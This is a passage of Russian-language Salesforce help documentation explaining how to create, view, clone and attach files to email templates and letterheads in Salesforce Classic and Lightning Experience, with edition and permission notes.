Создайте шаблоны эл. почты для экономии времени и стандартизации сообщений эл. почты, отправляемых пользователями организации. При необходимости воспользуйтесь полями слияния. Поля, доступные для слияния, определяются используемым макетом страницы и заданными параметрами безопасности поля. По умолчанию создаваемые шаблоны являются общедоступными: они могут использоваться другими пользователями организации.

Шаблоны, созданные для одного объекта, поддерживаются только данным объектом. Например, запись возможности не позволяет использовать шаблон, созданный для интересов.

Совет: При обнаружении шаблона, требующего обновления или изменений, выберите данный шаблон, выполните необходимые изменения и сохраните. Чтобы сохранить оригинал, сохраните измененную версию в качестве нового шаблона.

1. Откройте запись (например, возможность или организация), поддерживающую эл. почту.
2. Выберите вкладку действий, а затем вкладку «Эл. почта».
3. Создайте сообщение эл. почты для использования в качестве шаблона. Шаблоны могут содержать все функции других сообщений эл. почты: обогащенный текст, поля слияния и вложения. Чтобы перемещаться по записи или другим страницам Salesforce во время работы, разверните окно компоновщика.
4. Щелкните значок «Шаблоны» и сохраните шаблон в качестве нового.

Использование классических шаблонов электронных сообщений в Lightning Experience


ВЕРСИИ

Доступно в версиях: **все** версии.

Использование всех работ и планирования, входящих в шаблоны электронных сообщений Salesforce Classic за счет применения таких же шаблонов в Lightning Experience. Вы можете использовать шаблоны электронной почты для текстов, настраиваемых HTML и фирменных бланков в Lightning Experience.

Прим.: Использование шаблонов электронных сообщений Visualforce не представляется возможным в Lightning Experience, но можно продолжать пользоваться ими в Salesforce Classic.

При вводе шаблона эл. почты меняйте фильтр на классические шаблоны.



Рекомендации по использованию классических шаблонов электронных сообщений в Lightning Experience

ВЕРСИИ

Доступно в версиях: **все** версии.

При использовании классических шаблонов электронных сообщений в Lightning Experience учитывайте следующие рекомендации.

- Макет действия электронной почты Lightning должен включать поле `TemplateId` для отображения классических шаблонов электронной почты. Данное поле добавляется по умолчанию в макеты действий электронной почты Lightning.
- При вводе настраиваемого шаблона эл. почты HTML или фирменного бланка переписывается автоматическая подпись.
- Приложения доступны только для чтения, и вы не можете добавлять или удалять электронные вложения. Вы можете загружать вложения для проверки содержимого.
- Для изменения вложений, являющихся частью шаблона эл. почты Salesforce Classic, переключитесь на Salesforce Classic. В меню «Настройка», в пунктах «Электронное сообщение > Шаблоны эл. почты», редактируйте шаблон. Изменения отражены в отправленных сообщениях электронной почты, даже если изменения не отображаются в компоновщике сообщений эл. почты.
- Вы не можете перенаправлять вложение в отправленные или полученные сообщения электронной почты в Salesforce Classic или классические шаблоны электронной почты, отправленные из действий электронной почты Lightning.
- Связанные внешние файлы CSS не поддерживаются. Несмотря на то что источник CSS отображен в разделе предварительного просмотра в классическом шаблоне эл. почты, внешние связанные файлы CSS не поддерживаются большинством клиентов электронной почты.

Поля слияния

- Поля слияния в шаблоне эл. почты разрешаются, если шаблон вставлен на основе значений в полях «Получатель» и «Связано с». При изменении значений «Получатель» и «Связано с» после вставки шаблона содержимое электронной почты не обновляется. Вам не нужно предварительно просматривать шаблон, чтобы увидеть, как он будет выглядеть после слияния полей.
- Вы не можете добавлять, редактировать или удалять поля слияния с использованием модуля полей слияния. Однако вы можете добавлять поля слияния вручную.
- Неразрешенные поля слияния удаляются, когда шаблон вставлен.

Текстовые шаблоны эл. почты

- Вы можете редактировать и субъект, и поле сообщения.

Настраиваемые HTML-шаблоны эл. почты

- Пользователи не могут редактировать субъект и поле сообщения. Это также относится к Salesforce Classic.
- Пользователи не могут разворачивать компоновщик сообщений эл. почты. Сообщение электронной почты должно оставаться в закрепленном режиме.

Шаблоны эл. почты для фирменных бланков

Алгоритм поведения совпадает с Salesforce Classic.

- Возможно редактирование субъекта.
- Верхний и нижний колонтитул не могут быть редактированы.

- Разделы заблокированных шаблонов остаются заблокированными и не могут редактироваться.

Шаблоны электронных писем в Salesforce Classic

Шаблоны эл. почты позволяют отправлять контактам, интересам и другим объектам сообщения эл. почты на основе предопределенных шаблонов. Система Salesforce Classic позволяет создавать четыре типа шаблонов эл. почты: текстовый, HTML с фирменным бланком, настраиваемый и Visualforce. Все перечисленные шаблоны эл. почты могут содержать текст, поля слияния и вложенные файлы. Кроме того, шаблоны HTML и Visualforce поддерживают добавление изображений. Шаблоны эл. почты могут использоваться для отправки писем связанного списка записи «Журнал действий» и «Состояние эл. почты с HTML-содержимым». Кроме того, текстовые и HTML-шаблоны могут использоваться в пакетных электронных рассылках. Орфографию текстовых шаблонов и шаблонов Visualforce без HTML-тегов можно проверить с помощью специальной кнопки.

- **Текст**: все пользователи могут создавать или изменять текстовые шаблоны эл. почты. См. раздел «Создание текстовых шаблонов эл. Почты в Salesforce Classic» на странице 2485.
- **HTML с фирменным бланком**: администраторы и пользователи с полномочием «Редактирование HTML-шаблонов» могут создавать HTML-шаблоны эл. почты на основе фирменного бланка. Фирменные бланки определяют внешний вид и стиль HTML-шаблонов эл. почты. HTML-шаблоны эл. почты могут наследовать логотип, цвет и параметры текста от фирменного бланка. См. раздел «Создание HTML-шаблонов эл. почты в Salesforce Classic» на странице 2492.
- **Настраиваемый HTML**: администраторы и пользователи с полномочием «Редактирование HTML-шаблонов» могут создавать настраиваемые HTML-шаблоны эл. почты без использования фирменного бланка. HTML-код для вставки в шаблон эл. почты должен быть доступен или получен. См. раздел «Создание произвольных HTML-шаблонов эл. почты в Salesforce Classic» на странице 2487.
- **Visualforce**: администраторы и разработчики могут создавать шаблоны посредством Visualforce. Шаблоны эл. почты Visualforce поддерживают расширенное слияние с данными получателя в том случае, если содержимое шаблона охватывает сведения из нескольких записей. См. раздел «Создание шаблонов эл. почты Visualforce в Salesforce Classic».

Прим.: Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки.

Чтобы получить доступ к шаблонам эл. почты, выполните одно из указанных ниже действий.

- Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.
- При отсутствии таких полномочий перейдите к личным параметрам. Введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Шаблоны эл. почты»** или **«Мои шаблоны»**.
- Чтобы открыть страницу «Просмотр шаблонов эл. Почты в Salesforce Classic», щелкните имя любого шаблона эл. почты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:

- Редактирование HTML-шаблонов

Для создания или изменения шаблонов эл. почты Visualforce:

- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:

- Управление общедоступными шаблонами

- Чтобы изменить или удалить шаблон, щелкните ссылку **«Правка»** или **«Удал.»** напротив имени нужного шаблона в списке.
- Чтобы создать шаблон эл. почты любого типа, нажмите кнопку **«Создать шаблон»**.

Прим.: Шаблоны эл. почты, используемые указанными ниже функциями, должны быть общедоступными и активными.

- Web-to-Lead
- Web-to-Case
- Email-to-Case или On-Demand Email-to-Case
- Правила назначения
- Правила расширения
- Правила автоматического ответа

Просмотр шаблонов эл. почты в Salesforce Classic

Отправка сообщений эл. почты на фирменном бланке в Salesforce Classic

Создание текстовых шаблонов электронной почты в Salesforce Classic

Для получателей, не имеющих возможности читать сообщения в формате HTML, можно создавать шаблоны эл.почты в виде обычного текста.

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Настраиваемые HTML-шаблоны эл. почты можно создавать без использования фирменных бланков. Код HTML можно копировать и вставить непосредственно в шаблон.

Отправка сообщений эл. почты на фирменном бланке в Salesforce Classic

Фирменный бланк определяет логотип, цвет страницы и параметры текста для HTML-шаблонов эл. почты.

Шаблоны электронной почты Visualforce в Salesforce Classic

Шаблоны электронной почты Visualforce используются на страницах приложения Visualforce.

СМ. ТАКЖЕ:

Шаблоны электронных писем в Salesforce Classic

Управление шаблонами стандартных писем

Отправка сообщений эл. почты на фирменном бланке в Salesforce Classic

Отправка сообщений эл. почты на фирменном бланке в Salesforce Classic

Просмотр шаблонов эл. почты в Salesforce Classic

Чтобы просмотреть шаблон, щелкните имя нужного шаблона в списке. Доступные параметры определяются типом шаблона (настраиваемый, HTML, Visualforce или текст).

- При использовании текстовых шаблонов: чтобы изменить содержимое сообщения, тему или поля слияния, нажмите кнопку **«Правка»**.
- При использовании настраиваемых и HTML-шаблонов:
  - Чтобы изменить содержимое или поля слияния HTML-версии, нажмите кнопку **«Редактировать HTML-версию»**.

    Прим.: Все настраиваемые и HTML-шаблоны электронной почты содержат текстовую версию для получателей, которым недоступен просмотр HTML-сообщений эл. почты. Текстовая версия создается вручную или автоматически при редактировании HTML-версии.

  - Чтобы изменить содержимое или поля слияния текстовой версии, нажмите кнопку **«Редактировать текстовую версию»**.

    Внимание: Рекомендуется пропустить текстовую версию. В этом случае система Salesforce автоматически создает текстовое содержимое на основе текущей HTML-версии. При вводе содержимого вручную все последующие изменения HTML-версии не отображаются в текстовой версии.

- При использовании шаблонов Visualforce:
  - Чтобы изменить разметку страницы шаблона, нажмите кнопку **«Редактировать шаблон»**.
  - Связанный список «Вложения Visualforce» содержит вложения, созданные посредством разметки Visualforce.
  - Если разметка Visualforce ссылается на компоненты установленных управляемых пакетов, то связанный список «Параметры версии» отображает версии установленных пакетов, содержащих данные компоненты. Компоненты установленных управляемых пакетов могут представлять собой, например, другой класс, триггер, настраиваемый объект.
  - Если шаблон эл. почты содержит зашифрованные данные, учтите, что эти данные отображаются зашифрованными внутри созданного сообщения эл. почты и при просмотре страницы шаблона Visualforce. Эти данные не отображаются в виде обычного текста по соображениям безопасности.
- Чтобы просмотреть образец шаблона, заполненного данными из выбранных записей, и отправить тестовое эл. сообщение, нажмите кнопку **«Отправить тестовое сообщение и проверить поля слияния»**.
- Нажмите кнопку **«Вложить файл»** в связанном списке «Вложения». Вложенный файл добавляется во все сообщения эл. почты, созданные на основе данного шаблона.

  Чтобы выбрать файл, выполните указанные ниже действия.
  - Чтобы выполнить поиск файлов на вкладке «Документы», перейдите по ссылке **«Поиск в документах»**. Для выбранного изображения логотипа или другого графического файла установите флажок «Внешний доступ» на вкладке «Документы».
  - Как вариант, чтобы выбрать локальный файл или файл из папки документов, воспользуйтесь раскрывающимся списком **«Расположение файла»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:
- Редактирование HTML-шаблонов

Для создания или изменения шаблонов эл. почты Visualforce:
- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:
- Управление общедоступными шаблонами

- Чтобы выбрать другого автора, щелкните ссылку **«[Изменить]»** напротив поля «Автор» при наличии полномочия «Управление общедоступными шаблонами». По умолчанию автором считается пользователь, создавший шаблон эл. почты.
- Чтобы удалить шаблон, нажмите кнопку **«Удалить»**.
- Чтобы клонировать шаблон, нажмите кнопку **«Клонировать»**. Дополнительную информацию см. в разделе «Клонирование шаблонов эл. почты в Salesforce Classic» на странице 2484.
- В режиме разработчика, чтобы просмотреть компоненты, используемые шаблоном, нажмите кнопку **«Показать зависимости»**.

Отправка сообщений эл. почты на фирменном бланке в Salesforce Classic

Клонирование шаблона эл. почты подразумевает сохранение готового шаблона с новым именем.

1. Выполните одно из указанных ниже действий.
   - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.
   - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Шаблоны эл. почты»** или **«Мои шаблоны»**.
2. Щелкните имя нужного шаблона эл. почты в списке.
3. Нажмите кнопку **«Клонировать»**.
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования.
8. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения HTML-шаблонов эл. почты:
- Редактирование HTML-шаблонов

Для создания или изменения шаблонов эл. почты Visualforce:
- «Настройка приложения»

Для создания или изменения папок с общедоступными шаблонами эл. почты:
- Управление общедоступными шаблонами

Создание текстовых шаблонов электронной почты в Salesforce Classic

Для получателей, не имеющих возможности читать сообщения в формате HTML, можно создавать шаблоны эл.почты в виде обычного текста.

1. Выполните одно из указанных ниже действий.
   - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.
   - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Шаблоны эл. почты»** или **«Мои шаблоны»**.
2. Нажмите кнопку **«Создать шаблон»**.
3. Выберите тип шаблона «Текст» и нажмите кнопку **«Далее»**.
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. При необходимости измените значение поля «Уникальное имя шаблона». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Уникальность имени позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя шаблона» позволяет менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
8. При необходимости выберите другой набор символов в раскрывающемся меню «Кодировка».
9. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования.
10. Заполните поле «Тема».
11. Введите текст сообщения.
12. При необходимости добавьте поля слияния в тему и текст шаблона. При отправке эл. почты эти поля заменяются сведениями из записей.
13. Нажмите кнопку **«Сохранить»**.

Совет: Чтобы просмотреть образец шаблона, заполненного данными из выбранных записей, и отправить тестовое эл. сообщение, нажмите кнопку **«Отправить тестовое сообщение и проверить поля слияния»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения папок с общедоступными шаблонами эл. почты:

- Управление общедоступными шаблонами

Вложение файлов в шаблоны

Чтобы добавить вложение в шаблон, выполните указанные ниже действия.

1. Выполните одно из указанных ниже действий.
   - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.

- При отсутствии таких полномочий перейдите к личным параметрам. Введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Шаблоны эл. почты»** или **«Мои шаблоны»**.

2. Выберите нужный шаблон.
3. Нажмите кнопку **«Вложить файл»** на странице редактирования шаблона эл. почты.
4. Выберите нужную папку и щелкните имя документа или щелкните ссылку **«Поиск в документах»** и введите имя нужного файла для поиска документа по имени.

   Чтобы вложить локальный файл, щелкните **«Мой компьютер»**.

Вложенный файл добавляется во все сообщения эл. почты, созданные на основе данного шаблона. Вложения, добавленные в пакетную электронную рассылку, отправляются в виде ссылок, а не файлов (см. раздел «Пакетная отправка эл. почты» на странице 2455).

Прим.: Текстовые шаблоны электронной почты можно использовать, но не создавать, в Lightning Experience.

СМ. ТАКЖЕ:

Шаблоны электронных писем в Salesforce Classic

Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Настраиваемые HTML-шаблоны эл. почты можно создавать без использования фирменных бланков. Код HTML можно копировать и вставить непосредственно в шаблон.

1. Выполните одно из указанных ниже действий.
   - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.
   - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Шаблоны эл. почты»** или **«Мои шаблоны»**.
2. Нажмите кнопку **«Создать шаблон»**.
3. Установите переключатель «Настраиваемый (без использования фирменного бланка)» и нажмите кнопку **«Далее»**.
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. При необходимости измените значение поля «Уникальное имя шаблона». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Уникальность имени позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя шаблона» позволяет менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
8. При необходимости выберите другой набор символов в раскрывающемся меню «Кодировка».
9. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования. Описание используется как заголовок любого действия эл. почты, регистрируемого при отправке пакетных электронных рассылок.
10. Нажмите кнопку **«Далее»**.
11. Заполните поле «Тема».
12. Введите в сообщение исходный текст в формате HTML. Добавьте HTML-теги.

    Прим.: Рекомендуем загружать изображения на вкладку «Документы», а затем использовать ссылки на копии изображений, хранящихся на нашем сервере. Например:

    ```
    <img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
    id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000"/>
    ```

13. При необходимости добавьте поля слияния в тему и текст шаблона. Данные поля заменяются информацией из записи интереса, контакта, организации, возможности, обращения или решения при отправке сообщения эл. почты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Personal Edition**

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

HTML-шаблоны эл. почты и шаблоны эл. почты Visualforce недоступны в версиях: **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения настраиваемых HTML-шаблонов эл. почты:
- Редактирование HTML-шаблонов

Для создания или изменения папок с общедоступными шаблонами эл. почты:
- Управление общедоступными шаблонами

14. Нажмите кнопку **«Далее»**.
15. Чтобы автоматически вставлять текст HTML-версии без HTML-тегов, введите текстовую версию сообщения эл. почты или щелкните **«Копировать текст из HTML-версии»**. Текстовая версия доступна получателям, которые не могут просматривать HTML-сообщения эл. почты.

    Внимание: Рекомендуется пропустить текстовую версию. В этом случае система Salesforce автоматически создает текстовое содержимое на основе текущей HTML-версии. При вводе содержимого вручную все последующие изменения HTML-версии не отображаются в текстовой версии.

16. Нажмите кнопку **«Сохранить»**.

Совет: Чтобы просмотреть образец шаблона, заполненного данными из выбранных записей, и отправить тестовое эл. сообщение, нажмите кнопку **«Отправить тестовое сообщение и проверить поля слияния»**.

Прим.: Содержимое настраиваемого HTML-шаблона, выбранного для использования в сообщении эл. почты, не может быть изменено.

Прим.: Настраиваемые HTML-шаблоны электронной почты можно использовать, но невозможно создавать в Lightning Experience.

СМ. ТАКЖЕ:

Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic
Отправка сообщений эл. почты на фирменном бланке в Salesforce Classic
Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic
Создание шаблонов электронной почты Visualforce в версиях Salesforce Classic
Создание шаблонов эл. почты на фирменном бланке в Salesforce Classic
Добавление изображений к шаблонам электронной почты в Salesforce Classic

Отправка сообщений эл. почты на фирменном бланке в Salesforce Classic

Фирменный бланк определяет логотип, цвет страницы и параметры текста для HTML-шаблонов эл. почты.

Чтобы использовать фирменные бланки в разделе «Настройка» введите *«Фирменные бланки»* в разделе «Быстрый поиск», затем выберите **«Фирменные бланки»**.

Ниже перечислены действия, доступные в списке «Фирменные бланки».

- Чтобы просмотреть фирменный бланк, выберите имя нужного фирменного бланка в списке.
- Чтобы изменить фирменный бланк, щелкните имя нужного фирменного бланка в списке и выберите параметр редактирования: **«Редактировать свойства»** или **«Редактировать фирменный бланк»**.
- Чтобы удалить фирменный бланк, щелкните ссылку **«Удал.»** напротив имени нужного фирменного бланка. Фирменный бланк, используемый HTML-шаблоном эл. почты, не может быть удален.

Прим.: В Lightning Experience можно пользоваться шаблонами писем на фирменных бланках, но нельзя их создавать.

Создание шаблонов эл. почты на фирменном бланке в Salesforce Classic

Рекомендуем создать один фирменный бланк для использования во всех HTML-шаблонах эл. почты. Созданные фирменные бланки могут быть доступны всем пользователям организации.

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

HTML-шаблоны эл. почты можно создавать на основе фирменных бланков. Вы не сможете изменить макет существующего шаблона, но вы можете обновить фирменный бланк, связанный с шаблоном. Для создания HTML-шаблона требуется по крайней мере один активный фирменный бланк.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения фирменных бланков:

- Управление фирменными бланками

СМ. ТАКЖЕ:

Создание шаблонов эл. почты на фирменном бланке в Salesforce Classic

Создание шаблонов эл. почты на фирменном бланке в Salesforce Classic

Рекомендуем создать один фирменный бланк для использования во всех HTML-шаблонах эл. почты. Созданные фирменные бланки могут быть доступны всем пользователям организации.

Фирменный бланк содержит свойства и сведения. Свойства отображаются только внутри организации и используются для определения фирменного бланка. Сведения применяются к сообщению эл. почты, использующему фирменный бланк. Свойства и сведения фирменного бланка могут быть созданы посредством специального мастера.

1. Введите строку *«Фирменные бланки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Фирменные бланки»**.
2. Нажмите кнопку **«Создать фирменный бланк»**.

Настройка свойств фирменного бланка

1. Чтобы предоставить пользователям доступ к новому фирменному бланку, установите флажок «Доступно для использования».
2. Заполните поле «Метка фирменного бланка». Метка используется для обозначения фирменного бланка на страницах пользовательского интерфейса.
3. При необходимости измените параметр «Уникальное имя фирменного бланка». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Данное уникальное имя позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя фирменного бланка» позволяет разработчику менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
4. Введите описание для данного фирменного бланка. Имя и описание фирменного бланка предназначены только для внутреннего пользования.
5. Нажмите кнопку **«Сохранить»**. При этом откроется страница сведений о фирменном бланке.

Настройка сведений о фирменном бланке

1. Укажите атрибуты фирменного бланка.
   - Чтобы выбрать цвет фона для фирменного бланка, щелкните **«Редактировать цвет фона»**. Чтобы выбрать нужный цвет, нажмите кнопку выбора цвета.
   - Чтобы выбрать цвет, выравнивание и высоту верхнего раздела фирменного бланка, щелкните **«Редактировать свойства верхнего колонтитула»**.
   - Чтобы добавить логотип компании в верхний или нижний раздел фирменного бланка, щелкните **«Выбрать логотип»**.

     Прим.: Логотип следует предварительно загрузить на вкладку «Документы». Обязательно добавьте для документа отметку «Доступен внешне как изображение», чтобы его могли просматривать получатели, не зарегистрированные в системе Salesforce. Дополнительную информацию см. в разделе «Загрузка и замена элементов на вкладке документа» в справке Salesforce.

   Чтобы выбрать изображение, выберите папку и щелкните имя нужного документа. При необходимости щелкните **«Поиск в документах»** и введите имя нужного файла для поиска документа по имени.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Personal Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или изменения фирменных бланков:
- Управление фирменными бланками

- Чтобы удалить изображение из фирменного бланка, щелкните **«Удалить логотип»**.
- Чтобы выбрать цвет и высоту верхней горизонтальной линии, щелкните **«Редактировать верхнюю линию»**. Чтобы выбрать нужный цвет, нажмите кнопку выбора цвета.
- Чтобы выбрать цвет фона для основного текста фирменного бланка, щелкните **«Редактировать цвет текста»**.
- Чтобы выбрать цвет и высоту средней горизонтальной линии, щелкните **«Редактировать среднюю линию»**. Чтобы выбрать нужный цвет, нажмите кнопку выбора цвета.
- Чтобы выбрать цвет, выравнивание и высоту нижнего раздела фирменного бланка, щелкните **«Редактировать свойства нижнего колонтитула»**.
- Чтобы выбрать цвет и высоту нижней горизонтальной линии, щелкните **«Редактировать нижнюю линию»**. Чтобы выбрать нужный цвет, нажмите кнопку выбора цвета.

2. Чтобы просмотреть фирменный бланк в отдельном окне обозревателя, нажмите кнопку **«Предварительный просмотр»**.
3. Нажмите кнопку **«Сохранить»**.

Дополнительную информацию о создании HTML-шаблонов эл. почты, содержащих параметры фирменного бланка, см. в разделе «Создание HTML-шаблонов эл. почты в Salesforce Classic» на странице 2492.

Прим.: В Lightning Experience можно пользоваться шаблонами писем на фирменных бланках, но нельзя их создавать.

СМ. ТАКЖЕ:

Шаблоны электронных писем в Salesforce Classic

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

Создание настраиваемых HTML-шаблонов эл. почты в Salesforce Classic

HTML-шаблоны эл. почты можно создавать на основе фирменных бланков. Вы не сможете изменить макет существующего шаблона, но вы можете обновить фирменный бланк, связанный с шаблоном. Для создания HTML-шаблона требуется по крайней мере один активный фирменный бланк.

Чтобы создать HTML-шаблон эл. почты, выполните указанные ниже действия.

1. Выполните одно из указанных ниже действий.
   - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите *«Шаблоны эл. почты»* в поле «Быстрый поиск», затем выберите **«Шаблоны эл. почты»**.
   - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку *«Шаблоны»* в поле «Быстрый поиск» и выберите **«Шаблоны эл. почты»** или **«Мои шаблоны»**.
2. Нажмите кнопку **«Создать шаблон»**.
3. Установите переключатель «HTML (с использованием фирменного бланка)» и нажмите кнопку **«Далее»**.
4. Выберите папку для хранения шаблона.
5. Чтобы разрешить использование шаблона, установите флажок в поле «Доступно для использования».
6. Заполните поле «Имя шаблона эл. почты».
7. При необходимости измените значение поля «Уникальное имя шаблона». Данное уникальное имя используется для обращения к компоненту посредством Force.com API. Уникальность имени позволяет избежать конфликтов имен при установке управляемых пакетов. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания. Поле «Уникальное имя шаблона» позволяет менять имена некоторых компонентов управляемого пакета; данные изменения отображаются в организации подписчика.
8. Заполните поле «Фирменный бланк». Фирменный бланк определяет логотип, цвет страницы и параметры текста для сообщения эл. почты. Это поле нельзя изменить в существующем шаблоне. Чтобы использовать другой бланк после создания шаблона, создайте новый шаблон.
9. Заполните поле «Макет эл. почты». Макет эл. почты определяет столбцы и макет страницы для текста сообщения. Чтобы просмотреть образцы, щелкните **«Просмотр параметров макета эл. почты»**. Это поле нельзя изменить в существующем шаблоне. Чтобы использовать другой макет эл. почты после создания шаблона, создайте новый шаблон.
10. При необходимости выберите другой набор символов в раскрывающемся меню «Кодировка».
11. Заполните поле «Описание». Имя и описание шаблона предназначены только для внутреннего пользования. Описание используется как заголовок любого действия эл. почты, регистрируемого при отправке пакетных электронных рассылок.
12. Нажмите кнопку **«Далее»**.
13. Введите тему сообщения эл. почты.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Personal Edition**

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

